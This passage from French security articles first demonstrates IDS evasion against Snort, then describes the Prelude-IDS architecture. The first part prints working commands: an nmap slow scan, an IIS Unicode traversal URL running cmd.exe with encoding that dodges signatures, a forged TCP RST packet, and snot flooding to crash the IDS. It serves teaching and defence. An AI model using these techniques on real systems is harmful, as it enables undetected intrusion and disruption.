HPING2 Echo  [**] [Classification: Attempted Information
Leak] [Priority: 3] {ICMP} 10.1.21.186 -> 10.1.62.90
05/15-14:27:19.524968  [**] [100:1:1] spp_portscan: PORTSCAN
DETECTED from 10.1.21.186 (THRESHOLD 4 connections exceeded
in 0 seconds) [**]
```

On note que deux types d'alertes sont remontées :

1. Détection d'un *ping nmap*
2. Détection d'un scan de ports

Pour s'affranchir de la première alerte, on pourra soit demander à *nmap* de ne pas vérifier la disponibilité du serveur cible (option `-P0`), soit utiliser une autre méthode de vérification. Nous allons par conséquent utiliser l'option -PS consistant à envoyer un paquet `SYN` vers la cible. Une réponse de type `RST` ou `SYN | ACK` (si le test est effectué sur un port ouvert) est caractéristique d'une machine joignable en IP.

Notre nouvelle commande (`nmap -PS -p 21,22,23,25,80,110,143 cible.com`) générera alors comme alertes :

```
-*< Snort! >*-
Version 1.8.1-RELEASE (Build 74)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
05/15-14:32:48.833887  [**] [100:1:1] spp_portscan:
PORTSCAN DETECTED from 10.1.21.186 (THRESHOLD 4
connections exceeded in 0 seconds) [**]
```

Il ne reste plus qu'à éliminer les traces du scan de ports. Cette opération sera effectuée grâce à une fragmentation temporelle du scan (ou *slow scan*) rendue possible par l'option "`–scan_delay délai`" de *nmap* espaçant de *délai* millisecondes le scan de chaque port. Par défaut, 30000 millisecondes sont suffisantes pour passer outre le *preprocessor* détectant les scans de ports.

L'attaque se traduit par conséquent par le résultat suivant :

```
[root@GrosNain /root]# nmap -PS –scan_delay 30000 -p
21,22,23,25,80,110,143 10.1.62.90
Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Interesting ports on linuxfordummies (10.1.62.90):
(The 2 ports scanned but not shown below are in state:
closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
25/tcp     open        smtp
80/tcp     open        http

Nmap run completed – 1 IP address (1 host up) scanned in
210 seconds
```

alors que sur l'IDS aucune alerte n'est remontée.

Attaquer un serveur web en toute impunité

Nous allons ici utiliser une technique de substitution, découverte en septembre 2001, afin de contourner la détection du motif `cmd.exe`. Ce motif est utilisé en particulier pour la détection des attaques de type UNICODE. La technique consiste à remplacer un caractère par son codage %u (mode de codage non-standard interprété par IIS). Dans cette forme, `cmd.exe` est remplacé par `%u0063md.exe`.

Lorsque nous lançons l'URL `http://www.cible.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir` à destination du serveur web, la commande `tail -f /var/log/snort/alerts` lancée sur un IDS *snort* donne le résultat :

```
[**] WEB-MISC Attempt to execute cmd [**]
05/15-16:07:05.894992 10.1.21.186:1060 -> 10.1.31.12:80
TCP TTL:60 TOS:0x0 ID:31943 IpLen:20 DgmLen:347 DF
***AP*** Seq: 0x8BB7B19F  Ack: 0x4DD2CDED  Win: 0x7D78
TcpLen: 32
TCP Options (3) => NOP NOP TS: 1039933 1320850151
```

En revanche si l'URL `http://www.cible.com/scripts/..%c0%af../winnt/system32/%u0063md.exe?/c+dir` est passée au serveur, aucune alerte n'est remontée par snort 1.7.

Couper une connexion TCP

Afin d'effectuer une attaque par insertion au niveau réseau, nous allons voir comment créer un paquet TCP interrompant une connexion. Pour ce faire, nous utiliserons *ippacker* (cf. Références).

Le scénario est le suivant : la machine `10.1.21.186 (GrosNain)` va établir une connexion TCP sur le port 80 de la machine `linuxfordummies (10.1.62.90)`. Une fois la connexion établie, nous allons créer un paquet `RST` interrompant la connexion.

Les actions à mener sont les suivantes :

1. *tcpdump* est lancé sur `GrosNain` afin d'écouter le trafic à destination et en provenance de `linuxfordummies`:

```
[root@GrosNain /root]# tcpdump -Svt host 10.1.62.90 and port 80
tcpdump: listening on eth0
```

2. La connexion est ensuite établie à destination de `linuxfordummies`. On utilise pour ce faire *netcat*.

```
[root@GrosNain /root]# nc -p 4001 10.1.62.90 80
```

tcpdump renvoie les infos suivantes.

```
    GrosNain.4001 > linuxfordummies.www: S [tcp sum ok]
1542453773:1542453773(0) win 32120 <mss
1460,nop,nop,timestamp 5412839 0> (DF) (ttl 64, id 19156,
len 56)
    linuxfordummies.www > GrosNain.4001: S [tcp sum ok]
2481640020:2481640020(0) ack 1542453774 win 30660 <mss
1460,nop,nop,timestamp 249241503 5412839> (DF) (ttl 63, id
62955, len 56)
    GrosNain.4001 > linuxfordummies.www: . [tcp sum ok]
ack 2481640021 win 32120 <nop,nop,timestamp 5412840
249241503> (DF) (ttl 64, id 19158, len 52)
```

La séquence `SYN -> SYN/ACK -> ACK` est ici parfaitement identifiable. L'information la plus importante est le numéro de séquence (en gras).

3. Nous fabriquons le paquet RST à l'aide des informations précédemment récoltées.

```
[root@GrosNain /root]# ippacket -p IPPROTO_TCP -s 10.1.21.186
-d 10.1.62.90 -x 4001 -y 80 -f TH_RST -q 1542453774
```

L'option `-q` de *ippacket* est utilisée pour préciser le numéro de séquence TCP (celui trouvé lors de l'établissement de la connexion, incrémenté de 1). *tcpdump* remonte l'info adéquate :

```
GrosNain.4001 > linuxfordummies.www: R [tcp sum ok]
1542453774:1542453774(0) win 512 (ttl 60, id 8547, len 40)
```

4. Pour vérifier que la session est bien fermée, il suffit d'envoyer des données au serveur cible via *netcat*. La session est fermée immédiatement.

```
[root@GrosNain /root]#nc -p 4001 10.1.62.90 80 (commande passée précédemment)
get /
[root@GrosNain /root]#
```

Comme prévu, nous avons tenté d'envoyer des données via une connexion interrompue, provoquant l'émission d'un `RST` par la destination, ce que confirment les traces *tcpdump*.

```
    GrosNain.4001 > linuxfordummies.www: P [tcp sum ok]
1542453774:1542453775(1) ack 2481640021 win 32120
<nop,nop,timestamp 5418130 249241503> (DF) (ttl 64, id
21207, len 53)
    linuxfordummies.www > GrosNain.4001: R [tcp sum ok]
2481640021:2481640021(0) win 0 (ttl 254, id 18599, len 40)
```

Une fois cette technique maîtrisée, il suffit de modifier le TTL (option `-T`) ou de fournir un mauvais numéro de séquence (via `-q`) pour mettre en oeuvre une méthode d'insertion.

Générer des *false-positive*

Un exemple d'élimination d'IDS : la génération d'un nombre obscène de *false-positive* (fausses alertes).

Pour illustrer cette technique, nous utilisons *snot* (cf. Références). Cet outil a pour seule raison d'être d'envoyer des paquets contenant des motifs *snort* caractéristiques d'une tentative d'intrusion. Il est utilisé pour valider l'installation de l'IDS.

Lançons notre IDS sur `linuxfordummies (10.1.62.90)` avec génération des alertes à la console.

```
[root@linuxfordummies /root]# snort -A console -c
/etc/snort/snort.conf
 ... blah, blah
-*> Snort! <*-
Version 1.8.1-RELEASE (Build 74)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

Générons maintenant une fausse alerte à partir de GrosNain (10.1.21.186). Nous envoyons donc un seul paquet (option -n 1) à destination de notre cible (option -d 10.1.62.90).

```
[root@GrosNain snot-0.92a]# ./snot -r snortrules.txt -d
10.1.62.90 -n 1
snot V0.92 (alpha) by sniph (sniph00@yahoo.com)
---------------------
Rulefile           : snortrules.txt
Source Address     : Use rules file
Dest Address       : 10.1.62.90
Number of Packets  : 1
Delay (max seconds): No Delay
Payloads           : Random
---------------------
[Parse Rules - Completed parsing 1066 rules - Sending now]
TCP - "RPC EXPLOIT ttdbserv solaris overflow" -
118.18.12.177:26579 -> 10.1.62.90:32771
```

Sur la console de linuxfordummies, le message suivant est apparu :

```
05/16-11:28:32.541880 [**] [1:570:2] RPC EXPLOIT ttdbserv
solaris overflow [**] [Classification: Attempted
Administrator Privilege Gain] [Priority: 10] {TCP}
118.18.12.177:26579 -> 10.1.62.90:32771
```

Il est intéressant de remarquer que non seulement l'alerte a été générée, mais qu'également, l'adresse source (en gras) a été modifiée par *snot*. *Snort* enregistrant les événements dans un répertoire spécifique pour chaque adresse source (/var/log/snort/<@IP> par défaut), il est possible de faire d'une pierre deux coups : noyer l'administrateur sous une averse de fausses alertes et atteindre les limites de capacité de création de fichiers sur le système qui force *snort* (dans une installation par défaut) à s'interrompre brutalement. Dans ce dernier cas, il faut tout de même une bonne nuit de travail, mais on y arrive.

Concrètement, nous lançons snort en lui demandant de générer 10000 alertes :

```
[root@GrosNain snot-0.92a]# ./snot -r snortrules.txt -d
10.1.62.90 -n 10000
snot V0.92 (alpha) by sniph (sniph00@yahoo.com)
---------------------
Rulefile           : snortrules.txt
Source Address     : Use rules file
Dest Address       : 10.1.62.90
Number of Packets  : 10000
Delay (max seconds): No Delay
Payloads           : Random
---------------------
[Parse Rules - Completed parsing 1066 rules - Sending now]
TCP - "Virus - Possible PrettyPark Trojan" - 6.246.118.22:110
-> 10.1.62.90:60149
ICMP - "DDOS TFN server response" - 222.146.10.116 ->
10.1.62.90
UDP - "BACKDOOR DeepThroat 3.1 Server FTP Port Change From
Server" - 10.1.1.134:2140 -> 10.1.62.90:60000
ICMP - "ICMP Destination Unreachable (Precedence Cutoff in
effect)" - 53.238.233.45 -> 10.1.62.90
UDP - "BACKDOOR DeepThroat 3.1 Hide/Show Start Button Client
Request" - 61.94.160.168:60000 -> 10.1.62.90:2140
TCP - "WEB-IIS %2E-asp access" - 46.165.105.179:47666 ->
10.1.62.90:80
TCP - "TELNET EZsetup account attempt" - 215.0.164.145:44740
-> 10.1.62.90:23
...
```

L'opération a pris environ 10 secondes... De son côté, *snort* a remonté les alertes suivantes :

```
05/16-11:48:37.235681  [**] [100:1:1] spp_portscan: PORTSCAN
DETECTED from 6.246.118.22 (STEALTH) [**]
05/16-11:48:37.242512  [**] [1:499:1] MISC Large ICMP Packet
[**] [Classification: Potentially Bad Traffic] [Priority: 2]
{ICMP} 222.146.10.116 -> 10.1.62.90
05/16-11:48:37.248079  [**] [1:164:1] BACKDOOR DeepThroat 3.1
Server Active on Network [**] {UDP} 10.1.1.134:2140 ->
10.1.62.90:60000
05/16-11:48:37.287605  [**] [1:972:2] WEB-IIS %2E-asp access
[**] [Classification: Attempted Information Leak] [Priority:
3] {TCP} 46.165.105.179:47666 -> 10.1.62.90:80
05/16-11:48:37.309930  [**] [1:710:1] TELNET EZsetup account
attempt [**] [Classification: Attempted User Privilege Gain]
[Priority: 8] {TCP} 215.0.164.145:44740 -> 10.1.62.90:23
...
```

Les statistiques concernant le nombre d'alertes générées sont relativement explicites.

```
===============================================================
====================
Snort analyzed 13364 out of 13364 packets, dropping
0(0.000%) packets

Breakdown by protocol:                  Action Stats:
    TCP: 10829      (81.031%)           ALERTS: 5401
    UDP: 914        (6.839%)            LOGGED: 4171
   ICMP: 1621       (12.130%)           PASSED: 0
    ARP: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
DISCARD: 0          (0.000%)
===============================================================
====================
```

De même, concernant le nombre de répertoires dans `/var/log/snort`.

```
[root@linuxfordummies /root]# ls /var/log/snort | wc -l
4266
[root@linuxfordummies /root]# du -h –max-depth=0
/var/log/snort
44M /var/log/snort
```

La conclusion est évidente... cette technique est triviale et néanmoins terriblement efficace !

Conclusion

Contourner un IDS n'est pas forcément une opération triviale. Elle reste néanmoins, et au même titre d'ailleurs que n'importe quelle opération de contournement d'un système de sécurité, tout à fait possible pour un attaquant compétent et patient, pourvu que ce dernier maîtrise parfaitement certaines des techniques citées ci-dessus (ou une des quelques centaines d'autres qui existent...).

Il n'en reste pas moins que les IDS sont des éléments indispensables dans un dispositif de sécurité digne de ce nom, tant qu'on en connaît les limitations et que l'on ne se repose pas uniquement sur une confiance aveugle en les événements qu'il remonte.

Références

Textes

Common Intrusion Detection Framework, S. StanifordChen, http://seclab.cs.ucdavis.edu/cidf/

Holistic approaches to attack detection, sasha, Phrack Magazine n°49, http://www.phrack.org/show.php?p=57&a=11

Attack Trees, Bruce Schneier, http://www.counterpane.com/attacktrees-ddj-ft.html

A look at whisker's anti-IDS tactics, Rain Forest Puppy, http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html

Defeating sniffers and intrusion detection systems, horizon, Phrack Magazine n°54, http://phrack.org/show.php?p=54&a=10

50 Ways to defeat your intrusion detection system, Fred Cohen of Fred Cohen & Associates, http://secinf.net/info/ids/9712.html

Insertion, evasion, and Denial of Service: eluding network intrusion detection, Thomas H. Ptacek, Timothy N. Newsham, http://secinf.net/info/ids/idspaper/idspaper.html

Bypassing intrusion detection systems, Ron Gula, http://www.blackhat.com/html/bh-usa-00/bh-usa-00-speakers.html#Ron Gula

Outils

Netcat 1.10 for Unix : le "couteau suisse" des opérations réseau. Utilitaire permettant d'écouter et d'établir des connexions TCP / UDP. http://www.atstake.com/research/tools/nc110.tgz

Netcat 1.1 for Win 95/98/NT/2000 : idem sur plates-formes MS. http://www.atstake.com/research/tools/nc11nt.zip

ippacket 2.1: permet de créer des paquets IP sous Unix. *ippacket* ne supporte pas toutes les options, en particulier les *checksum* et `MTU`. http://www.wiretapped.be/security/packet-construction/ippacket-2.1.tar.gz.

sendip 2.1: idem *ippacket* mais beaucoup plus complet. http://www.earth.li/projectpurple/files/sendip-2.1.tar.gz

Rafale X 1.1 : idem sur plates-formes MS. http://www.packx.net/packx/download/rafalex/1.1/packages/RafaleX11.zip

snot 0.92a : génère des paquets contenant les motifs auxquels *snort* réagit ; existe sur plates-formes Unix et MS. http://www.sec33.com/sniph/

Whisker 1.4 / 2.0 : outil de scan HTTP "furtif" écrit en *Perl*, la version 2.0 est sortie mais n'est pas documentée. http://www.wiretrip.net/rfp/p/doc.asp/i1/d21.htm

libwhisker 1.4 : module *Perl* (`LW.pm`) permettant d'implémenter les fonctions de contournement mises en oeuvre dans *Whisker*.

N-Stealth 3.2 : idem *Whisker* sur plates-formes MS. http://www.nstalker.com

Renaud Bidou - <renaud.bidou@intexxia.com>

Prelude-IDS, un Système de Détection d'Intrusion hybride opensource

Prelude-IDS est un Système de Détection d'Intrusion complet sous licence GPL. Dès sa conception il a été pensé pour être modulaire, distribué, robuste et rapide. L'objectif de cet article est de donner un premier aperçu du projet en insistant sur son fonctionnement naturel et sur l'utilité que peut ainsi avoir un IDS complet sur une infrastructure à surveiller.

A propos de Prelude-IDS

Historique

Il y a bien longtemps, dans une galaxie lointaine, très lointaine, le projet Prelude commença. C'était en 1998 et dès lors l'objectif était de créer un outil de détection d'intrusion réseau modulaire. A cette époque naissait outre-Atlantique un autre NIDS opensource : le désormais très connu Snort. Mais développer de bons programmes prend beaucoup de temps et les technologies évoluent sans cesse. Aussi, de nouvelles pistes de recherche transformèrent Prelude d'un outil de détection d'intrusion réseau (NIDS) comme Snort, vers un outil de détection d'intrusion dit hybride à savoir 'Host based' et 'Network based'. En effet, un système de détection d'intrusion réseau nous apparaissait plus comme un outil très utile dans certaines conditions, mais ne permettant pas de comprendre facilement l'état global de la sécurité sur un gros réseau. Par exemple, mettons-nous dans le cas d'une attaque simple et typique, où un pirate (que l'on nommera Tomu dans notre article) lance un scan peu habile sur un gros réseau. Tomu vient de trouver un nouvel exploit pour passer root sur un serveur wu-ftpd et cherche à rentrer à tout prix. Il parcourt le réseau à la recherche d'un service ftp public correspondant et miracle il peut enfin lancer son attaque et finit par rentrer. Etant donné que Tomu est un garçon très gourmand, et que le simple shell obtenu ne lui suffit pas, il décide de lancer d'autres attaques locales. Et comme le précisait l'article "Les logs système et réseau" de MISC 1, nous rappelons que toute activité système peut laisser des traces très intéressantes du point de vue de la sécurité.

Prélude IDS, un Système de Détection d'Intrusion hybride opensource

Notre problématique était donc de pouvoir bénéficier des traces systèmes laissées par des activités malveillantes, qui, combinées aux traces d'attaques au niveau réseau (le pauvre scan de Tomu et son basique buffer overflow) permettent de caractériser de manière plus complète une agression, voire de faire de la corrélation entre ces traces. Cette évolution de Prelude vers un système de détection d'intrusion hybride semblait donc presque obligatoire pour nous car nous voulions faire bénéficier la communauté opensource d'un IDS permettant d'aller plus loin que les outils usuels.

Descriptif rapide

Comme nous venons de le préciser, Prelude étant devenu hybride, son architecture a dû évoluer afin de supporter à la fois la problématique des détections d'intrusion système et réseau. Le concept demeure assez naturel : d'un point de vue très théorique, nous essayons de récupérer les stimuli et les réponses correspondant éventuellement à des agressions caractérisées sur les réseaux et les systèmes surveillés (voir l'excellent "Network Intrusion Detection, an Analyst's Handbook" de Stephen Northcutt et Judy Novak, chapitre 5). A cet effet nous utilisons des capteurs (dénommés "sensors") de différentes natures qui remontent de l'information à des "managers". Ces managers peuvent eux-mêmes renvoyer les informations à d'autres managers, l'objectif idéal étant de disposer d'un manager centralisant les alertes de sécurité. Si le stockage des logs de manière sécurisée, normalisée et centralisée est une chose, la possibilité de consulter ces alertes de sécurité afin de mener à bien des tâches d'exploitation de la sécurité est gérée au niveau d'un autre composant dédié. Ainsi, pour résumer le fonctionnement de Prelude, nous avons sur le terrain autant de sensors que possible (des sensors Prelude-NIDS, des syslogs centralisés, etc,) qui remontent leurs alertes à des managers de sécurité, ces derniers étant interrogés par un Frontend d'administration permettant de gérer et consulter des alertes. En ce sens, Prelude est un outil de détection d'intrusion hybride (network based et host based) et distribué (la multitude et la multiplicité des sensors déployés sur le terrain nous amena à rapprocher cela de la protection offerte par les nombreuses fourmis ouvrières organisées qui protègent leur fourmilière, d'où nos logos). Notons que les différents binaires de Prelude ont été conçus sous Linux et tournent actuellement aussi sous FreeBSD, OpenBSD et NetBSD.

Présentation générale

Architecture distribuée

Les capteurs

Les capteurs sont des entités de détection placées dans des endroits stratégiques du réseau, capables de remonter certaines informations (des *alertes*), à un Manager Prelude.

Le(s) Manager(s)

Le Manager (il peut y en avoir plusieurs), accepte des connexions en provenance des différents capteurs, et collecte leurs alertes.

Le logging

Le Manager dispose de plugins (librairie partagée chargeable dynamiquement), chargés de transformer une alerte au format Prelude (un format IDMEF binaire), en un format lisible par l'analyste. Il existe différents plugins de sortie, par exemple un plugin permettant la mise en base de données de l'alerte, ou dans un fichier texte.

La contre-mesure

Le Manager est aussi chargé, si l'utilisateur le souhaite, de prise de décision pour la contre-mesure, c'est-à-dire une réaction à une attaque. Ces réactions ne pouvant avoir lieu que sur certaines parties d'un réseau, le Manager lui-même peut être distribué. Par exemple, un ensemble de senseurs d'un même réseau pourrait émettre des alertes vers un Manager A, qui prendrait en charge la contre-mesure, et relaierait les messages des senseurs vers un Manager central assurant le logging.

Les agents de contre-mesure


Les agents de contre-mesure sont des agents génériques placés sur les machines devant opérer la réaction à une attaque. L'agent dispose d'un certain nombre de plugins. Chaque plugin est un *"driver"* pour un type de materiel/logiciel de contre-mesure (par exemple un plugin pour le pilotage de *Netfilter*, *IPfilter*). Nous envisageons également l'intégration de plugins de contre-mesure "avancée", permettant la prise en charge de réactions telles que l'islanding (isolement d'une machine attaquée), ou le throtling (ralentissement de la connexion avec l'attaquant).

Le Frontend

Si détecter des événements étranges, anormaux ou prouvant une malveillance demeure le problème direct de la Détection d'Intrusion, l'analyse des alertes obtenues reste une opération décisive pour comprendre ce qu'il se "trame". Cette dernière ne peut à l'heure actuelle être complètement automatisée et demande une intervention humaine en général assez colossale. Afin d'aider les administrateurs de sécurité, une interface d'administration Web ou "Frontend" (package nommé *prelude-php-frontend* dans Prelude) permet de se promener dans les alertes et les statistiques afin d'y déceler des problèmes de sécurité.

La communication entre les différents programmes

Le choix du protocole de communication entre les différents programmes s'est porté sur le tout récent standard IDMEF (Intrusion Detection Message Exchange Format). Ce format, fondé sur XML, est suffisamment générique pour permettre aux composants "hybrides" de Prelude d'émettre des alertes qualifiées décrivant des événements de tous types : attaque réseau, buffer-overflow local, etc.
A moyen terme, IDMEF devrait permettre une bonne interopérabilité entre les IDS qui le supporteront. Afin de répondre aux exigences de performance, l'implémentation IDMEF de Prelude a été fortement optimisée : l'emploi du format XML aurait nécessité la conversion des champs binaires des paquets en texte (par exemple les adresses IP), ce genre d'opération consomme beaucoup de temps CPU. Pour remédier à ce problème, Prelude fait circuler le format IDMEF dans des structures binaires, ce qui permet à la fois de diminuer le temps de traitement des alertes et de réduire la taille de celles-ci lorsqu'elles sont transmises vers le Manager.



Quelques composants à la loupe

Libprelude

La librairie Prelude a été créée pour rendre la vie des développeurs de senseurs plus facile, en fournissant des fonctionnalités communes à tous les senseurs (voir figure 2).

Gestion de la connexion au Manager

La librairie assure la communication entre les senseurs et le(s) Manager(s). Une tentative de reconnexion périodique est effectuée en cas d'inaccessibilité d'un Manager. Si tous les Managers auxquels un capteur est connecté sont inaccessibles, alors les alertes sont sauvegardées dans un fichier, pour une émission ultérieure.

- **Abstraction aux types de communication**

Lors de la connexion à un Manager Prelude, la librairie négocie automatiquement le protocole le plus adapté à la configuration (clair ou SSL). La librairie met à votre disposition une interface fournissant une abstraction au type de communication utilisé.

- **File d'événements asynchrones générique**

Permet aux senseurs de donner une capacité asynchrone à un objet quelconque. Par exemple, un message associé à un objet asynchrone est émis sans blocage, même s'il y a un temps de latence dû à la connexion réseau.

- **Interface de timers synchrones ou asynchrones**

Fournit la possibilité de créer des timers synchrones ou asynchrones. Une fonction de callback, avec les données associées au timer, est appelée quand le timer expire.

- **Interface de configuration générique**

Fournit une abstraction pour les options depuis la ligne de commande, le fichier de configuration, et les options visibles depuis le Manager.

- **Interface pour la gestion de plugins génériques**

Fournit un moyen simple de créer son système de plugin, tout en utilisant libltdl pour la portabilité du code.

Les senseurs construits avec la libprelude utilisent, si possible, leur propre fichier de configuration, ou bien la configuration par défaut fournie dans le fichier /usr/local/etc/prelude-senseurs/sensors-default.conf.

On peut ainsi y définir les actions à tenir en cas de panne dans ce système réparti. Voici un exemple d'instruction :

```
manager-addr = 10.0.1.250:5554 || 192.168.1.251 && 192.168.1.252;
```

Cette instruction complexe signifie en fait "envoyer les alertes au manager sur 10.0.1.250 port 5554 ; en cas d'échec envoyer les alertes sur 192.168.1.251 et 192.168.1.252". (Figure 2)

Libsafe

Libsafe est une librairie pré-chargeable (via une directive telle que LD_PRELOAD, ou en utilisant ld.so.conf) destinée à protéger un processus contre l'exploitation de vulnérabilités comme les débordements de tampons ou les bogues de format. A l'heure où nous écrivons ces lignes, Libsafe est capable de vérifier l'appel à des fonctions non sûres (ne vérifiant pas la taille du tampon de destination fourni en argument) telles que *sprintf* ou *strcpy* et bien d'autres encore. Pour chaque fonction protégée, Libsafe implémente une version de substitution qui réalise les fonctionnalités originales, tout en s'assurant qu'aucun dépassement de tampon n'a lieu dans la pile. Libsafe intercepte l'appel à la fonction originale et modifie le chemin d'exécution pour y substituer sa propre version de la fonction. En cas de dépassement de tampon, Libsafe termine l'exécution du programme (s'il s'agit d'un processus fils, le fils seul est détruit). Si Libsafe a été compilé sur un système sur lequel libprelude est installé, Libsafe émet une alerte Prelude en cas de dépassement de tampon. En utilisant la librairie Prelude, Libsafe devient un senseur Prelude, et acquiert la possibilité d'envoyer des alertes au Manager, qui centralise ainsi les rapports de capteurs distribués. Cela autorise la corrélation d'événements détectés par différents senseurs.




fig.2

Prelude-NIDS

Prelude NIDS est un programme responsable de la capture et de l'analyse des paquets en temps réel (voir figure 3). Pour cela, il s'appuie sur une version modifiée de la librairie pcap. Quand un paquet est reçu, Prelude NIDS décode les différents en-têtes contenus dans ce paquet et les place dans sa propre structure de données. Des tests ont lieu pour s'assurer que le paquet est acceptable, c'est-à-dire qu'il ne contient pas de malformation (volontaire) pouvant perturber le système. Des tests ont aussi lieu sur les options IP et TCP. En cas d'erreur, le paquet est rejeté pour ne pas perturber des algorithmes intervenant plus tard comme la défragmentation IP ou le réassemblage de flux TCP (un attaquant pourrait essayer de perturber l'IDS en segmentant ses données dans plusieurs paquets, ceci en plaçant des paquets non valides dans l'attente que l'IDS les prenne en compte, alors que le système attaqué ne le ferait pas). La défragmentation IP et le réassemblage de flux TCP interviennent à ce moment. S'ils sont actifs et que le paquet fait partie d'une session TCP, il n'est pas analysé tout de suite, mais au moment du réassemblage de l'ensemble des paquets.

Nous reviendrons sur ces systèmes après avoir parlé du processus d'analyse de paquet. Prelude-NIDS est configuré via le fichier /usr/local/etc/prelude-nids/prelude-nids.conf qui contient de nombreuses sections repérables

classiquement par des balises [Balise]. Les données du paquet sont ensuite transmises aux plugins de protocoles. Ces plugins sont capables de décoder certains protocoles à un niveau plus élevé que Prelude. Ils peuvent être associés à des plugins de détection spécifique. Les plugins de protocoles ont différentes utilités :

- **La normalisation des données**

- Décodage des requêtes HTTP

Le plugin HTTP cherche dans les données d'un paquet TCP, une requête http contenant une URL. Il essaie de normaliser tout caractère échappé (échappement HTTP simple, UTF-8, ou unicode IIS), pour éviter d'éventuelles tentatives d'évasion (voir celle décrite dans l'article "Concepts et contournement des IDS" - "Contournement par substitution" et "Attaquer un serveur Web en toute impunité" dans ce même numéro). Il est aussi capable de détecter un certain nombre d'attaques, des séquences UTF-8 invalides ou des séquences UTF-8 ou HTTP cachant des caractères ASCII. Le plugin de décodage HTTP exporte notamment des options permettant de spécifier le numéro de codepage à utiliser (codepage-number), ainsi que le fichier contenant la table de conversion de l'Unicode vers l'ASCII (codepage-file).

- Décodage des caractères échappés FTP et TELNET

Ce plugin détecte des options FTP ou TELNET dans les données du paquet. Il tente de normaliser ces options pour éviter qu'elles ne viennent perturber l'algorithme de reconnaissance de chaîne.

- **Le décodage d'en-tête pour analyse par signatures**

- Décodage RPC

Ce plugin de protocole décode les paquets UDP et TCP dont les données contiennent un en-tête RPC, que le moteur de signatures analyse via le test "rpc: procedure, version, program;".
Une fois ce travail effectué, l'analyse réelle peut commencer, et le paquet est alors transmis aux plugins de détection. Le travail de ces plugins est d'analyser les données qui les intéressent (ils s'enregistrent auprès des protocoles voulus lors de l'initialisation), et d'émettre éventuellement des alertes. Ils ne sont utilisés que pour la détection d'intrusions complexes qui ne peut être réalisée via le moteur de signatures (étant lui-même fourni en partie par un plugin de détection).

- Plugin SnortRules

SnortRules est un plugin fournissant la compatibilité avec les signatures Snort. Il utilise le moteur de signatures générique de Prelude, et fournit un parser, ainsi que des fonctions de test pour le paquet à analyser.

- Plugin de détection de scan

Ce plugin émet une alerte si un nombre trop important de tentatives de connexion (ou assimilé) sur différents ports est détecté dans une certaine limite de temps. Pour être moins vulnérable aux faux-positifs, ce plugin différencie les ports non privilégiés des ports privilégiés, en leur imposant des limites différentes. En effet, les ports les plus intéressants sont dans la gamme 0 à 1024.
Le nombre de tentatives de connexion à obtenir d'une même machine et envoyées sur différents ports se configure par les entrées high-port-cnx-count et low-port-cnx-count. Le temps dans lequel ce nombre de connexions doit être dépassé est spécifié par l'option `cnx-ttl`.

- Plugin de détection de shellcode polymorphique

Auparavant, l'instruction NOP (0x90 sur IA32), était très utilisée pour les attaques par débordement de tampon. Il était donc très simple pour un IDS de compter le nombre de NOP dans les données, ou de reconnaître une portion des données par le biais d'une signature, puis de générer une alerte si le nombre de NOP dépassait une certaine limite ou si la signature était reconnue. Les shellcodes polymorphiques étant de plus en plus répandus, ces techniques de détection sont devenues obsolètes, ce type de shellcode ayant la propriété d'utiliser des instructions différentes au NOP, mais ayant le même effet, ou bien étant capable d'auto-modifier le contenu des données (d'où l'impossibilité d'avoir des signatures fiables).
Le plugin de détection de shellcode polymorphique est capable de repérer une suite contiguë d'instructions sans effet. Si le nombre d'instructions dépasse une certaine limite, une alerte est émise.
Le nombre de NOP nécessaire pour émettre une alerte est paramétrable via l'option nops-raise-alert.

- Plugin ArpSpoof

Pour plus d'informations sur les attaques ARP, veuillez consulter l'article : "Jouer avec le protocole ARP" dans ce même numéro.
Le plugin ARPSpoof vérifie la cohérence des messages ARP et des en-têtes Ethernet. Il émet des alertes dans le cas où :

Il permet de détecter une requête ARP émise en UNICAST (les requêtes ARP doivent toujours être émises sur l'adresse de BROADCAST) via l'option directed. Une requête ARP Unicast indique souvent une attaque.

L'adresse source Ethernet diffère de celle contenue dans un message de réponse ARP (Spoofing ARP).

Les adresses destination Ethernet diffèrent de celles contenues dans le message ARP.

Il permet aussi de spécifier des associations MAC/IP via l'option arpwatch et détecte tout message ARP contradictoire à ces entrées.

Le paquet est ensuite transmis au moteur de signatures. Celui-ci est conçu pour être totalement générique. Toute l'architecture logique du moteur de signatures est interne à Prelude. Les autres composants, comme le parser de signatures ou certains tests spécifiques à un système de signatures, sont

implémentés via plugins. Il existe actuellement un plugin capable de lire les fichiers de signatures Snort. De la même manière avec un plugin contenant un parser et des fonctions de tests, Prelude NIDS est potentiellement capable de lire les signatures fournies par n'importe quel autre NIDS.
